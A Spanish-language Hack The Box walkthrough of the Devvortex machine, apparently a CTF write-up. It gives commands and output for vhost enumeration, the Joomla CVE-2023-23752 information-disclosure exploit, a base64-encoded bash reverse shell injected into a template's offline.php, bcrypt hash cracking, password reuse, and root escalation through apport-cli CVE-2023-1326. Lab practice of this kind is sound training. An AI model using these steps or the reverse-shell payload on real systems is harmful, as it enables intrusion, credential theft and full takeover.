Descripción
Devvortex es una máquina fácil de Hack The Box que cuenta con las siguientes vulnerabilidades:
- Enumeración de hosts virtuales, vulnerabilidad de Joomla CVE-2023-23752 que expone información sensible
- Ejecución remota de código usando una plantilla de Joomla
- Recuperación de una contraseña de MySQL a partir de su hash
- Reutilizado de contraseñas
- Escalada de privilegios mediante la aplicación vulnerable apport-cli
Reconocimiento
Primero, vamos a comprobar con el comando ping si la máquina está activa y el sistema operativo. La dirección IP de la máquina de destino es 10.129.168.118.
$ ping -c 3 10.129.168.118
PING 10.129.168.118 (10.129.168.118) 56(84) bytes of data.
64 bytes from 10.129.168.118: icmp_seq=1 ttl=63 time=41.4 ms
64 bytes from 10.129.168.118: icmp_seq=2 ttl=63 time=40.7 ms
64 bytes from 10.129.168.118: icmp_seq=3 ttl=63 time=40.0 ms

--- 10.129.168.118 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 40.038/40.710/41.386/0.550 ms
La máquina está activa y con el TTL equivalente a 63 (64 menos 1 salto) podemos asegurar que es una máquina basada en Unix. Ahora vamos a hacer un escaneo de puertos TCP SYN con Nmap para comprobar todos los puertos abiertos.
$ sudo nmap 10.129.168.118 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.168.118
Host is up (0.041s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
Obtenemos dos puertos abiertos, 22 y 80.
Enumeración
Luego hacemos un escaneo más avanzado, con la detección de la versión de los servicios y el uso de scripts.
$ nmap -sV -sC -p22,80 -oN nmap_scan_ports 10.129.168.118
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.168.118
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devvortex.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.16 seconds
Conseguimos dos servicios: un Secure Shell (SSH) y un Hypertext Transfer Protocol (HTTP) funcionando en un Ubuntu Linux. Como no tenemos credenciales factibles para el servicio SSH nos movemos al servicio HTTP. Observamos que el servicio alberga un sitio web, http://devvortex.htb, por lo que lo agregamos a nuestro archivo local /etc/hosts.
$ echo "10.129.168.118 devvortex.htb" | sudo tee -a /etc/hosts
Con WhatWeb podemos comprobar que el servidor está ejecutando un servidor web Nginx 1.18.0.
$ whatweb --log-brief web_techs devvortex.htb
http://devvortex.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[info@DevVortex.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.168.118], JQuery[3.4.1], Script[text/javascript], Title[DevVortex], X-UA-Compatible[IE=edge], nginx[1.18.0]
Mirando la página web vemos una página de muestra que no ofrece ninguna funcionalidad.
 Ahora vamos a hacer la enumeración de los subdominios (VHOST) con la herramienta Gobuster.
$ gobuster vhost -u devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -o vhost_enumeration
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://devvortex.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
Encontramos un subdominio, dev.devvortex.htb, así que lo agregamos a nuestro archivo local /etc/hosts.
$ echo "10.129.168.118 dev.devvortex.htb" | sudo tee -a /etc/hosts
Con WhatWeb podemos comprobar que el servidor está ejecutando un servidor web Nginx 1.18.0.
$ whatweb --log-brief web_techs_dev dev.devvortex.htb
http://dev.devvortex.htb [200 OK] Bootstrap, Cookies[1daf6e3366587cf9ab315f8ef3b5ed78], Country[RESERVED][ZZ], Email[contact@devvortex.htb,contact@example.com,info@Devvortex.htb,info@devvortex.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[1daf6e3366587cf9ab315f8ef3b5ed78], IP[10.129.168.118], Lightbox, Script, Title[Devvortex], UncommonHeaders[referrer-policy,cross-origin-opener-policy], X-Frame-Options[SAMEORIGIN], nginx[1.18.0]

Luego encontramos un enlace a una selección de muestras, /portfolio-details.html, pero recibimos un error 404 de página no encontrada, pero si echamos un vistazo al código fuente podemos encontrar que la página web está utilizando el CMS Joomla.
 Podemos utilizar la herramienta joomscan para encontrar la versión de Joomla utilizada y algunos directorios interesantes.
$ joomscan --url http://dev.devvortex.htb/ -ec
    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

Processing http://dev.devvortex.htb/ ...

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 4.2.6

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://dev.devvortex.htb/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://dev.devvortex.htb/robots.txt

Interesting path found from robots.txt
http://dev.devvortex.htb/joomla/administrator/
http://dev.devvortex.htb/administrator/
http://dev.devvortex.htb/api/
http://dev.devvortex.htb/bin/
http://dev.devvortex.htb/cache/
http://dev.devvortex.htb/cli/
http://dev.devvortex.htb/components/
http://dev.devvortex.htb/includes/
http://dev.devvortex.htb/installation/
http://dev.devvortex.htb/language/
http://dev.devvortex.htb/layouts/
http://dev.devvortex.htb/libraries/
http://dev.devvortex.htb/logs/
http://dev.devvortex.htb/modules/
http://dev.devvortex.htb/plugins/
http://dev.devvortex.htb/tmp/
La versión utilizada en este caso es Joomla 4.2.6, vulnerable a una exposición de datos sensibles, CVE-2023-23752. Podemos encontrar un PoC en la página web de Exploit-DB.
Explotación
Como la página web es vulnerable vamos a ejecutar el exploit contra el sitio web.
$ searchsploit -m 51334
  Exploit: Joomla! v4.2.8 - Unauthenticated information disclosure
      URL: https://www.exploit-db.com/exploits/51334
     Path: /usr/share/exploitdb/exploits/php/webapps/51334.py
    Codes: CVE-2023-23752
 Verified: True
File Type: Ruby script, ASCII text
Copied to: 51334.py

$ sudo gem install httpx
Fetching httpx-1.1.5.gem
Fetching http-2-next-1.0.1.gem
Successfully installed http-2-next-1.0.1
Successfully installed httpx-1.1.5
Parsing documentation for http-2-next-1.0.1
Installing ri documentation for http-2-next-1.0.1
Parsing documentation for httpx-1.1.5
Installing ri documentation for httpx-1.1.5
Done installing documentation for http-2-next, httpx after 3 seconds
2 gems installed

$ sudo gem install docopt
Fetching docopt-0.6.1.gem
Successfully installed docopt-0.6.1
Parsing documentation for docopt-0.6.1
Installing ri documentation for docopt-0.6.1
Done installing documentation for docopt after 0 seconds
1 gem installed

$ sudo gem install paint
Fetching paint-2.3.0.gem
Successfully installed paint-2.3.0
Parsing documentation for paint-2.3.0
Installing ri documentation for paint-2.3.0
Done installing documentation for paint after 0 seconds
1 gem installed

$ ruby 51334.py http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered

Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0

Obtenemos información privada desde el sitio web, los dos usuarios registrados, lewis y logan, y sobre la base de datos, el nombre de usuario, lewis, y su contraseña, P4ntherg0t1n5r3c0n##. Vemos que la contraseña de la base de datos es reutilizada por el usuario lewis en el Panel Administrador de Joomla, por lo que podemos iniciar sesión.
 Como ahora tenemos derechos de administrador en el sitio web necesitamos pasar a una ejecución de código. Podemos hacerlo modificando la plantilla predeterminada del sitio web, programada en PHP, añadiendo código para ejecutar comandos. Iremos a
 System > Site Templates > Cassiopeia Details and Files > offline.php. Creamos una terminal inversa utilizando revshells.com. Este es el código que vamos a añadir.
Código a añadir en el archivo offline.php:
system('echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC42Ny8xMjM0IDA+JjE=" | base64 -d | bash -i');
 Pulsamos el botón
 Save & Close y a continuación activamos el Offline Mode accediendo a System > Global Configuration > Site Offline.
 A continuación abrimos el puerto de escucha.
$ nc -nvlp 1234
Y finalmente, cuando accedamos a la página index.php, recibiremos la terminal la cuál tendremos que actualizar.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.168.118] 46516
bash: cannot set terminal process group (844): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:~/dev.devvortex.htb$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
www-data@devvortex:~/dev.devvortex.htb$ stty rows 48 columns 156
www-data@devvortex:~/dev.devvortex.htb$ export TERM=xterm
www-data@devvortex:~/dev.devvortex.htb$ export SHELL=bash
Post-Explotación
Con el acceso a la máquina, aparte del usuario de root, encontramos al usuario logan como usuarios de consola.
www-data@devvortex:~/dev.devvortex.htb$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
logan:x:1000:1000:,,,:/home/logan:/bin/bash
Ahora vamos a enumerar la base de datos MySQL a la que tenemos acceso.
www-data@devvortex:~/dev.devvortex.htb$ mysql -h 127.0.0.1 -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1915
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> select username, password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
Conseguimos dos hashes, para el usuario lewis (ya tenemos la contraseña), y para logan, cuyo hash se romperá usando la herramienta John The Ripper.
$ john --wordlist=/usr/share/wordlists/rockyou.txt joomla_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (logan)
1g 0:00:00:02 DONE 0.3891g/s 560.3p/s 560.3c/s 560.3C/s winston..michel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Encontramos la contraseña de Joomla para el usuario logan, tequieromucho. La contraseña se reutiliza en el sistema Linux, por lo que nos conectamos con SSH.
$ ssh logan@10.129.168.118
logan@10.129.168.118's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)

...

Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ whoami
logan
logan@devvortex:~$ id
uid=1000(logan) gid=1000(logan) groups=1000(logan)**
Encontramos que el usuario puede ejecutar un comando como el usuario root, apport-cli. La aplicación se utiliza para enviar informe de fallos a los desarrolladores. También podemos observar que la versión instalada es 2.20.11.
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Sorry, try again.
[sudo] password for logan:
Sorry, try again.
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ apport-cli -v
2.20.11
Esta versión es vulnerable a un ataque de escalada de privilegios CVE-2023-1326. Así que primero vamos a forzar un cierre de un programa para crear un archivo de depuración.
logan@devvortex:~$ sleep 10 &
logan@devvortex:~$ killall -SIGSEGV sleep
[1]+  Segmentation fault      (core dumped) sleep 10
logan@devvortex:~$ ls /var/crash/
_usr_bin_sleep.1000.crash
Vemos que se crea el archivo /var/crash/_usr_bin_sleep.1000.crash. Finalmente podemos ejecutar el programa utilizando el parámetro para especificar el archivo de fallo y luego tener la capacidad de ejecutar comandos como el usuario root.
logan@devvortex:~$ sudo apport-cli -c /var/crash/_usr_bin_sleep.1000.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (30.1 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
Después de unos segundos, cuando el símbolo : aparece, podemos ejecutar comandos usando el formato !command.
!id
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)
Flags
Finalmente podemos obtener la flag del usuario y la flag del sistema.
!cat /home/logan/user.txt
<REDACTED>
!done  (press RETURN)
!cat /root/root.txt
<REDACTED>
!done  (press RETURN)